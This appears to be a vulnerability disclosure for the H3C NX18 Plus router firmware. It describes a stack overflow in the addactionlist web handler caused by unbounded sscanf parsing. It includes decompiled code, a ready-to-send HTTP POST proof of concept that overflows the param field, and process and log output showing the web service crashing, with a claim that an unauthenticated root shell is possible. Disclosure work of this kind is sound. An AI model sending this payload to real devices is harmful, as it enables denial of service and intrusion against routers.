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H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:

H3C NX18PV100R003 软件版本及说明书

软件名称: H3C NX18PV100R003 软件版本及说明书

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下载:

→ H3C NX18PV100R003 版本说明书.pdf(889.01 KB)

→ NX18PV100R003.zip(12.65 MB)

软件说明:

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Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the addactionlist function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
33 char v33[32]; // [sp+6D8h] [-88h] BYREF
34 char v34[32]; // [sp+6F8h] [-68h] BYREF
35 char v35[32]; // [sp+718h] [-48h] BYREF
36 int v36[2]; // [sp+738h] [-28h] BYREF
37 int v37[2]; // [sp+740h] [-20h] BYREF
38 int v38[2]; // [sp+748h] [-18h] BYREF
39 int v39[2]; // [sp+750h] [-10h] BYREF
40 int v40; // [sp+758h] [-8h]
41
42 v39[0] = 0;
43 v39[1] = 0;
44 v38[0] = 0;
45 v38[1] = 0;
46 memset(v35, 0, sizeof(v35));
47 memset(v34, 0, sizeof(v34));
48 memset(v33, 0, sizeof(v33));
49 v37[0] = 0;
50 v37[1] = 0;
51 v36[0] = 0;
52 v36[1] = 0;
53 memset(v31, 0, sizeof(v31));
54 memset(v30, 0, sizeof(v30));
55 memset(v32, 0, sizeof(v32));
56 v2 = (const char *)websgetvar(a1, "param", "");
57 if ( v2 )
58 {
59     memset(v29, 0, sizeof(v29));
60     sscanf(v2, "%[^;]", v29);
61     v4 = &v2[strlen(v29) + 1];
62     sscanf(v29, "%[^,]", v33);
```

In the `addactionlist` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%[^,]`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v33`, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=addactionlist&param=1;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```

1793 *root      820 S    /bin/dnscpd -d -q br0
1842 *root      1692 S    upnpd /var/run/upnp_385875969 br0 WAN1
2245 *root      SW    [kworker/0:1]
2270 *root      SW    [kworker/1:1]
2543 *root      SW    [kworker/3:1]
2550 *root      SW    [kworker/2:2]
2649 *root      SW    [kworker/0:0]
2797 *root      SW    [kworker/u8:0]
3373 *root      760 S    -mwcli
3388 *root      1544 S    /bin/sh
3396 *root      5096 S    /bin/webs &
3498 *root      764 R    ps
26984 *root      1036 S    telnetd
/ #

```

The picture above shows the process information before we send poc.

```

1842 *root      1692 S    upnpd /var/run/upnp_385875969 br0 WAN1
2245 *root      SW    [kworker/0:1]
2270 *root      SW    [kworker/1:1]
2543 *root      SW    [kworker/3:1]
2550 *root      SW    [kworker/2:2]
2649 *root      SW    [kworker/0:0]
2797 *root      SW    [kworker/u8:0]
3373 *root      760 S    -mwcli
3388 *root      1544 S    /bin/sh
3515 *root      5040 S    /bin/webs &
3524 *root      764 S    sh -c ping -c 3 www.h3c.com
3525 *root      764 S    ping -c 3 www.h3c.com
3526 *root      712 R    ps
26984 *root      1036 S    telnetd
/ #

```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息

日志信息

提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

查询项：

日期

关键字：

请选择

查询

显示全部

	日期时间	级别	信息来源	信息内容
!	2022-07-23 14:46:05	error	系统	webs进程已重启。

The picture above is the log information.



连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后重试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

重试

已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2021.02.28-08:30+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1003      1003      8818 Feb 28  2021 www
drwxrwxrwt 11 *root    root      260 Jul 23  14:09 var
drwxrwxr-x  5 1003      1003      49 Feb 28  2021 usr
drwxrwxr-x  3 1003      1003      26 Feb 28  2021 ucllibc
lrwxrwxrwx  1 1003      1003        7 Feb 28  2021 tmp -> wartytmp
dr-xr-xr-x 12 *root    root        0 Jan  1  1970 sys
lrwxrwxrwx  1 1003      1003        3 Feb 28  2021 sbin -> bin
dr-xr-xr-x 98 *root    root        0 Jan  1  1970 proc
drwxrwxr-x  2 1003      1003        3 Feb 28  2021 plugin
drwxr-xr-x  9 *root    root        0 Jan  1  1970 mnt
lrwxrwxrwx  1 1003      1003        3 Feb 28  2021 lib32 -> lib
drwxrwxr-x  4 1003      1003     1985 Feb 28  2021 lib
lrwxrwxrwx  1 1003      1003        9 Feb 28  2021 init -> sbin/init
drwxrwxr-x  2 1003      1003        3 Feb 28  2021 home
drwxrwxrwt 11 *root    root        920 Jan  1  1970 etc
drwxrwxr-x  4 1003      1003     1587 Feb 28  2021 dev
drwxr-xr-x  2 1003      1003     1868 Feb 28  2021 bin

/ #
```

Finally, you also can write exp to get a stable root shell without authorization.